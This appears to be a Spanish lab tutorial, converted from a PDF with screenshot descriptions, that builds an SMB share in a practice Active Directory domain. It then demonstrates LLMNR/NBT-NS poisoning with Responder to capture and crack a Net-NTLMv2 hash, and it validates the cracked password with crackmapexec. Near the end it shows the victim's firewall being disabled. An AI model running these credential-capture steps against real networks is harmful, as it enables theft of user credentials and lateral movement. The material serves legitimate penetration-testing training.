A screenshot of the 'Recursos compartidos' (Shared Resources) page in the Server Manager. The top navigation bar says 'Conexión ▶ Recursos compartidos'. On the right, there's a 'VOLUMEN' (Volume) section for 'NETLOGON en DC-Company'. It shows a progress bar for 'Nuevo recurso compartido...' (New shared resource...) at 5 GB, with 33,6 % usado (Used) and 13,2 GB d (Available). Below this, there's a table with two rows: 'SMB' and 'No en clúster' (Not in cluster). At the bottom right, there's a link 'Ir a Introducción de volúmenes &gt;' (Go to Volume Introduction &gt;).

Tiraremos del perfil de recurso '**Rápido**':

## Perfil de recurso compart. de archivos:

- Recurso compartido SMB - Rápido
- Recurso compartido SMB - Avanza
- Recurso compartido SMB - Aplicac.
- Recurso compartido NFS - Rápido
- Recurso compartido NFS - Avanza

## Descripción:

Este perfil básico representa la forma de crear un recurso compartido de archivo. Normalmente se usa para compartir carpetas entre equipos basados en Windows.

- Adecuado para compartir archivos.
- Más tarde se pueden configurar opciones avanzadas en el cuadro de diálogo.

Indicaremos nuestra ruta a la carpeta creada:



### Servidor:

Nombre del servidor	Estado	Rol de clúster	Nodo propietario
DC-Company	En línea	No en clúster	

### Ubicación del recurso compartido:

Seleccione por volumen:

Volumen	Espacio disponible	Capacidad	Sistema de archivos
C:	26,2 GB	39,5 GB	NTFS

La ubicación del recurso compartido de archivos será una nueva carpeta en el directorio '\Shares' en el volumen seleccionado.

Escriba una ruta de acceso personalizada:

Tendremos que tener en cuenta que al PATH para acceder a este recurso compartido será el siguiente:

## Configuración de recurso compartido

Nombre del recurso compartido:

archivos

Descripción del recurso compartido:

Ruta local a recurso compartido:

C:\archivos

Ruta remota a recurso compartido:

\\\\DC-Company\\archivos

Habilitamos en la siguiente ventana la opción '**Habilitar enumeración basada en el acceso**:

## Configuración de recurso compartido

### Habilitar enumeración basada en el acceso

La enumeración basada en acceso solamente muestra los archivos y carpetas para las que un usuario tiene permisos de acceso. Si un usuario no tiene permisos de lectura (o equivalente) para una carpeta, Windows oculta la carpeta desde la vista del usuario.

### Permitir almacenamiento en caché del recurso compartido

El almacenamiento en caché permite que los contenidos del recurso compartido estén disponibles para los usuarios sin conexión. Si el servicio de rol BranchCache para archivos de red está instalado, puede habilitar BranchCache en el recurso compartido.

#### Habilitar BranchCache en el recurso compartido de archivos

BranchCache permite a los equipos en una sucursal guardar en caché archivos descargados desde este recurso compartido y, a continuación, permite que los archivos estén disponibles de forma segura en otros equipos de la sucursal.

### Cifrar acceso a datos

Cuando esté habilitado, se cifrará el acceso a archivos remotos en este recurso compartido. Esto asegura los datos frente a un acceso no autorizado mientras se transfieren al recurso compartido o desde él. Si esta casilla está activada y atenuada, significa que el administrador activó el cifrado en todo el servidor.


Ya en este punto, deberemos tener nuestro recurso compartido:

The screenshot shows the Windows File Explorer interface. On the left, under 'RECURSOS COMPARTIDOS', there are three shared resources: 'NETLOGON' (C:\Windows\SYSVOL\sysvol\s4vic...), 'SYSVOL' (C:\Windows\SYSVOL\sysvol), and 'archivos' (C:\archivos). The 'archivos' resource is selected. On the right, the 'VOLUMEN' section shows disk (C) with a capacity of 39,5 GB, 33,6 % used (13,2 GB), and 26,2 GB available. Below it, the 'CUOTA' section indicates that quotas are not installed.


Ahora desde el equipo '**'PC-Marcelo'**', nos iremos a '**'Este equipo'**', y a través de la pestaña '**'Equipo'**', pincharemos en '**'Conectar a una unidad de red'**:

The screenshot shows the Windows Control Panel window for 'Este equipo'. The 'Equipo' tab is selected. In the center, there are icons for 'Ubicación' (Escritorio, Descargas, Documentos, Imágenes, Música, Videos), 'Red' (Acceso a multimedia, Conectar a unidad de red, Agregar una ubicación de red), 'DOCUMENTOS' (Descargas, Imágenes, Música, Vídeos), and 'Sistema' (Desinstalar o cambiar un programa, Propiedades del sistema, Administrar). On the left, a sidebar lists 'Este equipo' (selected) and 'Red'. At the bottom, it says '9 elementos'. A status bar at the bottom right shows 'ESTRUCTURA' and 'DETALLE'.

Indicamos la ruta a la unidad de red con la que nos queremos sincronizar:



Y una vez finalizado, deberíamos ver la siguiente ubicación de red desde el equipo:



Lo que haremos a continuación será explotar el siguiente esquema:

1. El equipo víctima le preguntará al DC, 'Oye, me dejás conectarme a \\archivos?'
2. El DC le responderá, 'pues no tengo ni idea de lo que me estás hablando'
3. El equipo víctima preguntará por tanto a nivel de red, '¿Alguno sabe cómo me puedo conectar a \\archivos?'
4. El equipo del atacante responderá y le dirá 'Yo, envíame tu Hash y te conectaré al recurso'
5. El equipo víctima responderá 'Okey, pues ahí te envío mi Hash'

A continuación, lanzaremos el Responder con la siguiente configuración por defecto:

```
/usr/share/responder [Responder Core]
[Responder Core]


; Servers to start
SQL = On
SMB = On
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random
```

Para correrlo, ejecutaremos el siguiente comando:

```
└─$ python Responder.py -I eth0 -rdw
```

Ya con esto corriendo, desde el equipo '**PC-Marcelo**', accederemos a algún recurso compartido que no exista:



Por detrás, desde el Responder, interceptaremos el Hash Net-NTLMv2:

Este Hash no sirve para hacer PassTheHash, sin embargo, sirve para tratar de ser crackeado. En caso de que la contraseña sea débil, podremos dar con la contraseña y tal vez desde Psexec obtener una consola interactiva:

En este caso, ha sido posible dar con la contraseña en texto claro para este usuario. La contraseña es '**Password1**'.

Lo que haremos a continuación desde el equipo '**Mvazquez - PC**' es desactivar el Firewall de Windows (este paso no creo que tenga que representarlo paso a paso). Es probable que nos pida credenciales de administrador del dominio para poder efectuar este cambio.

Debería quedar todo tal que así:

#### Personalizar la configuración de cada tipo de red

Puede modificar la configuración del firewall para cada tipo de red que use.

## Configuración de red de dominio

- Activar Firewall de Windows Defender
    - Bloquear todas las conexiones entrantes, incluidas las de la lista de aplicaciones permitidas
    - Notificarme cuando Firewall de Windows Defender bloquee una nueva aplicación
  - Desactivar Firewall de Windows Defender (no recomendado)

## Configuración de red privada

- Activar Firewall de Windows Defender

Bloquear todas las conexiones entrantes, incluidas las de la lista de aplicaciones permitidas

Notificarme cuando Firewall de Windows Defender bloquee una nueva aplicación

 Desactivar Firewall

- Configuración de red pública**

  - Activar Firewall de Windows Defender
    - Bloquear todas las conexiones entrantes, incluidas las de la lista de aplicaciones permitidas
    - Notificarme cuando Firewall de Windows Defender bloquee una nueva aplicación
  - Desactivar Firewall de Windows Defender (no recomendado)

Acentar


[Cancelar](#)

De esta forma, podremos externamente visualizar el Samba y validar estas credenciales obtenidas contra el equipo:

```
cme smb 192.168.101.134 -u 'mvazquez' -p 'Password1'  
SMB      192.168.101.134 445  PC-MARCELO      [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (signing:False) (SMBv1:False)  
SMB      192.168.101.134 445  PC-MARCELO      [+] s4vicorp.local\mvazquez>Password1
```

Sin embargo, no nos pone '**Pwn3d**', por lo que no vamos a tener entre otras cosas capacidad de Psexec.

Lo que haremos para evitar este problema es configurar algo bastante común de ver en entornos empresariales, y es... por un lado, en el equipo '**PC-Marcelo**', crear una carpeta '**Proyectos**' dentro del disco local C:



Compartiremos a nivel de red esta carpeta únicamente para este usuario:

X

vos de progra  
vos de progra  
ogs  
rios  
ows  
ectos

← Acceso a la red

Elija los usuarios de la red con los que desea compartir recursos.

Escriba un nombre y haga clic en Agregar, o haga clic en la flecha para buscar usuarios.

Nombre	Nivel de permiso
Marcelo Vázquez	Propietario

[Tengo problemas para compartir](#)

Compartir

Cancelar

Aceptar

Cancelar

Aplicar

Nos pedirá credenciales de usuario administrador del dominio:

Control de cuentas de usuario

X

¿Quieres permitir que esta aplicación haga cambios en el dispositivo?



Uso compartido de archivos de Windows

Editor comprobado: Microsoft Windows

[Mostrar más detalles](#)

Para continuar, escribe el nombre de usuario y la contraseña de un administrador.

Nombre de usuario

Contraseña


Dominio: S4VICORP

Sí

